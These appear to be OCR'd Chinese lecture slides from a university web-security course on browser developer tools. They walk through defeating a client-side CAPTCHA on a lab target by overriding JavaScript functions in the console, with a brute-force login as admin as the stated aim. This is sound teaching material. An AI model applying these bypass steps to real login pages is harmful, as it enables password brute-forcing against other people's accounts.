中国人民大学 信息学院
RENMIN UNIVERSITY OF CHINA SCHOOL OF INFORMATION

7. 客户端安全——浏览器调试与扩展功能

授课教师：游伟 副教授


授课时间：周五16:00 – 17:30（教二2406）

课程主页：https://www.youwei.site/course/websecurity

引子：微人大验证码绕开

为什么需要验证码?

绕开微人大验证码进行密码爆破




目录


7.1 Web前端调试技术

- 可调试性
  - 代码可得
  - 源码形式
- 浏览器提供的调试支持
  - 浏览器开发者工具
  - 本质：在JavaScript引擎层面提供了调试接口

浏览器提供的开发者工具



元素面板（Elements）




① DOM结构

② CSS样式

③ 页面布局

④ 事件监听器列表


控制台面板（Console）



① Console输出

② 命令输入

源代码面板（Sources）



① 源代码

② 调试操作

③ 变量监控


④ 函数调用栈

⑤ 行级断点列表

⑥ DOM断点列表

⑦ 事件监听器断点列表

网络面板（Network）



① 搜索网络包关键字

② 网络资源请求概览

③ 网络资源请求明细

前端调试原理

- 基本思想：在程序**运行状态**下，理解/改变其行为
  - 控制程序的执行
  - 观测和修改程序逻辑


- 核心操作：
  - 设置断点
  - 单步执行
  - 查看/修改关键变量值
  - 劫持关键函数变量

设置断点

- 概念：让程序的执行在特定位置中断，以便分析
- 分类：
  - 代码行断点：当程序执行到指定代码行时中断
  - 事件断点：当指定事件发生时中断
  - DOM断点：当指定文档元素内容发生变化时中断
- 根据目标任务确定：
  - 使用何种类型的断点
  - 对哪个对象设置断点

设置断点示例

```
1. function check_verification() {
2.     code1 = get_user_input_code();
3.     code2 = get_sys_gen_code();
4.     return compare_code(code1, code2);
5.   }

6.   function raise_error() {
7.     text = createText("验证码不正确");
8.     form = getElementById("form");
9.     form.appendChild(text);
10.  }

11.  function login() {
12.    result = check_verification();
13.    if (result == 1) raise_error();
14.    else do_login();
15.  }

16.  button=getElementById("submit");
17.  button.onclick = login;
```




对象	事件	响应
button (submit)	onclick	login()
.....	.....	.....

代码行断点　　事件断点　　DOM断点

单步执行

- 概念：一步一步跟踪程序执行的流程
- 分类：
  - Step Over: 执行被调函数并返回
  - Step Into: 进入被调函数
  - Step Out: 跳出当前函数
- 根据目标任务确定：
  - 使用何种单步执行
  - 单步执行何时停止



查看/修改变量值

- 概念：
  - 查看变量**运行时**的值
  - 修改变量**运行时**的值
- 根据目标任务确定：
  - 哪个变量是关键变量
  - 变量值的含义
- 示例：
  - result是一个关键变量
  - 值为1代表验证码失败


```
1. function check_verification() {
2.     code1 = get_user_input_code();
3.     code2 = get_sys_gen_code();
4.     return compare_code(code1, code2);
5.   }

6.   function raise_error() {
7.     text = createText("验证码不正确");
8.     form = getElementById(“form“);
9.     form.appendChild(text);
10.  }

11.  function login() {
12.    result = check_verification();
13.    if (result == 1) raise_error();
14.    else do_login();
15.  }

16.  button=getElementById("submit");
17.  button.onclick = login;
```

劫持关键函数变量

- 概念：
  - 找到关键函数变量
  - 修改关键函数变量
- 根据目标任务确定：
  - 哪个变量是关键函数变量
  - 修改关键函数变量的指向
- 示例：
  - button.onclick是一个关键函数变量
  - 让其指向do_login函数

```
1. function check_verification() {
2.     code1 = get_user_input_code();
3.     code2 = get_sys_gen_code();
4.     return compare_code(code1, code2);
5.   }
6.   function raise_error() {
7.     text = createText("验证码不正确");
8.     form = getElementById(“form“);
9.     form.appendChild(text);
10.  }
11.  function login() {
12.    result = check_verification();
13.    if (result == 1) raise_error();
14.    else do_login();
15.  }
16.  button=getElementById("submit");
17.  button.onclick = login;
```

微人大验证码绕过实例_1_原理探究



微人大验证码绕过实例_原理探究

- 在前端生成验证码

```
108    // 生成随机验证码
109    function generateCaptcha() {
110      const chars = 'ABCDEFGHJKLMNPQRSTUVWXYZ23456789';
111      let captcha = '';
112      for (let i = 0; i < 4; i++) {
113        captcha += chars.charAt(Math.floor(Math.random() * chars.length));
114      }
115      return captcha;
116    }
```

- 在前端验证验证码

```
145    function check_verification() {
146      const code1 = get_user_input_code();
147      const code2 = get_sys_gen_code();
148      return compare_code(code1, code2);
149    }
150
151    function compare_code(code1, code2) {
152      if (code1.toUpperCase() === code2.toUpperCase()) {
153        return 0; // 验证码正确
154      } else {
155        return 1; // 验证码错误
156      }
157    }
```

微人大验证码绕过实例_1_原理探究

- 打开靶机，点击 1_前端生成验证码

- 由于验证码在前端生成并验证，有许多绕过方式
  - 让生成验证码函数返回固定值
  - 让验证验证码函数返回固定值
  - 在检验关键变量的时候修改关键变量的值

微人大验证码绕过实例_1_调试绕过


让生成验证码函数返回固定值

- 查看源代码，发现生成验证码函数

```
108   // 生成随机验证码
109   function generateCaptcha() {
110     const chars = 'ABCDEFGHJKLMNPQRSTUVWXYZ23456789';
111     let captcha = '';
112     for (let i = 0; i < 4; i++) {
113       captcha += chars.charAt(Math.floor(Math.random() * chars.length));
114     }
115     return captcha;
116   }
```

- 打开控制台，修改这个函数的逻辑，点击验证码图片刷新

```
> generateCaptcha = function() {
      return "1234";
  }
< ƒ () {
      return "1234";
  }
```



微人大验证码绕过实例_1_调试绕过

让验证验证码函数返回固定值

- 查看源代码，发现在前端判断验证码是否正确。

```
145    function check_verification() {
146      const code1 = get_user_input_code();
147      const code2 = get_sys_gen_code();
148      return compare_code(code1, code2);
149    }
```

- 修改这个函数的逻辑，让其永远返回0，输入账号admin，密码1234，验证码任意，点击登录，登录成功。

```
> check_verification = function () {
      return 0;
  }
< f () {
      return 0;
  }
